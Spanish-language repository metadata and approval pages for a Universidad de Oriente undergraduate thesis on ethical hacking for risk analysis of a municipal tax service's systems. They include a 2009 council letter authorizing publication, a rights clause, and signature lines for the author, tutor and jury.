Dorta., Pedro	**ROL**	**CA**	**AS**	**TU x**	**JU**
	CVLAC:	V-12.914.617			
	E_MAIL	dortap22@gmail.com			
	E_MAIL				

FECHA DE DISCUSIÓN Y APROBACIÓN:

2024	02	16
AÑO	**MES**	**DÍA**

LENGUAJE. SPA

METADATA FOR THESIS, DISSERTATIONS, AND PROMOTIONS:

ARCHIVO (S):

NOMBRE DE ARCHIVO	TIPO MIME
TESIS. IMPLEMENTACIÓN DE TÉCNICAS DE HACKING ÉTICO PARA EL ANÁLISIS DE RIESGOS EN LOS SISTEMAS INFORMÁTICOS DEL SERVICIO AUTONOMO BOLIVARIANO DE ADMINISTRACION TRIBUTARIA (SABAT) DE LA ALCALDIA DEL MUNICIPIO SIMON BOLIVAR ESTADO ANZOÁTEGUI PERIODO 2021.DOC	MS.word

ALCANCE

ESPACIAL:

TEMPORAL:

TÍTULO O GRADO ASOCIADO CON EL TRABAJO:

Ingeniero en computación

NIVEL ASOCIADO CON EL TRABAJO:

Pregrado

ÁREA DE ESTUDIO:

Departamento de computación y sistemas

INSTITUCIÓN:

Universidad de Oriente/Núcleo de Anzoátegui

METADATA FOR THESIS, DISSERTATIONS, AND PROMOTIONS:

UNIVERSIDAD DE ORIENTE
CONSEJO UNIVERSITARIO
RECTORADO

CU Nº0975

Cumaná, 04 AGO 2009

Ciudadano
Prof. JESÚS MARTÍNEZ YÉPEZ
Vicerrector Académico
Universidad de Oriente
Su Despacho

Estimado Profesor Martínez:

Cumplo en notificarle que el Consejo Universitario, en Reunión Ordinaria celebrada en Centro de Convenciones de Cantaura, los días 28 y 29 de julio de 2009, conoció el punto de agenda **"SOLICITUD DE AUTORIZACIÓN PARA PUBLICAR TODA LA PRODUCCIÓN INTELECTUAL DE LA UNIVERSIDAD DE ORIENTE EN EL REPOSITORIO INSTITUCIONAL DE LA UDO, SEGÚN VRAC Nº 696/2009".**

Leído el oficio SIBI – 139/2009 de fecha 09-07-2009, suscrita por el Dr. Abul K. Bashirullah, Director de Bibliotecas, este Cuerpo Colegiado decidió, por unanimidad, autorizar la publicación de toda la producción intelectual de la Universidad de Oriente en el Repositorio en cuestión.

Comunicación que hago a usted a los fines consiguientes.

UNIVERSIDAD DE ORIENTE
SISTEMA DE BIBLIOTECA
RECIBIDO POR
FECHA 5/8/09 HORA 5:30

Cordialmente,

JUAN A. BOLAÑOS CURIEL
Secretario

REPÚBLICA BOLIVARIANA DE VENEZUELA · UNIVERSIDAD DE ORIENTE · SECRETARÍA · CONSEJO UNIVERSITARIO

C.C: Rectora, Vicerrectora Administrativa, Decanos de los Núcleos, Coordinador General de Administración, Director de Personal, Dirección de Finanzas, Dirección de Presupuesto, Contraloría Interna, Consultoría Jurídica, Director de Bibliotecas, Dirección de Publicaciones, Dirección de Computación, Coordinación de Teleinformática, Coordinación General de Postgrado.

JABC/YGC/maruja

Apartado Correos 094 / Telfs: 4008042 - 4008044 / 8008045 Telefax: 4008043 / Cumaná - Venezuela

METADATA FOR THESIS, DISSERTATIONS, AND PROMOTIONS:

DERECHOS

De acuerdo al artículo 41 del reglamento de trabajos de grado (Vigente a partir del II Semestre 2009, según comunicación CU-034-2009)

"Los Trabajos de grado son de la exclusiva propiedad de la Universidad de Oriente y sólo podrán ser utilizadas para otros fines con el consentimiento del Consejo de Núcleo respectivo, quien deberá participarlo previamente al Consejo Universitario para su autorización"

_____

Rondón Neri Frank Eduardo

AUTOR

_____	_____	_____
Dorta., Pedro	**Carrasquero M., Manuel**	**Cortinez., Claudio**
TUTOR	**JURADO**	**JURADO**

POR LA COMISIÓN DE TRABAJOS DE GRADO

Prof. Cortinez Claudio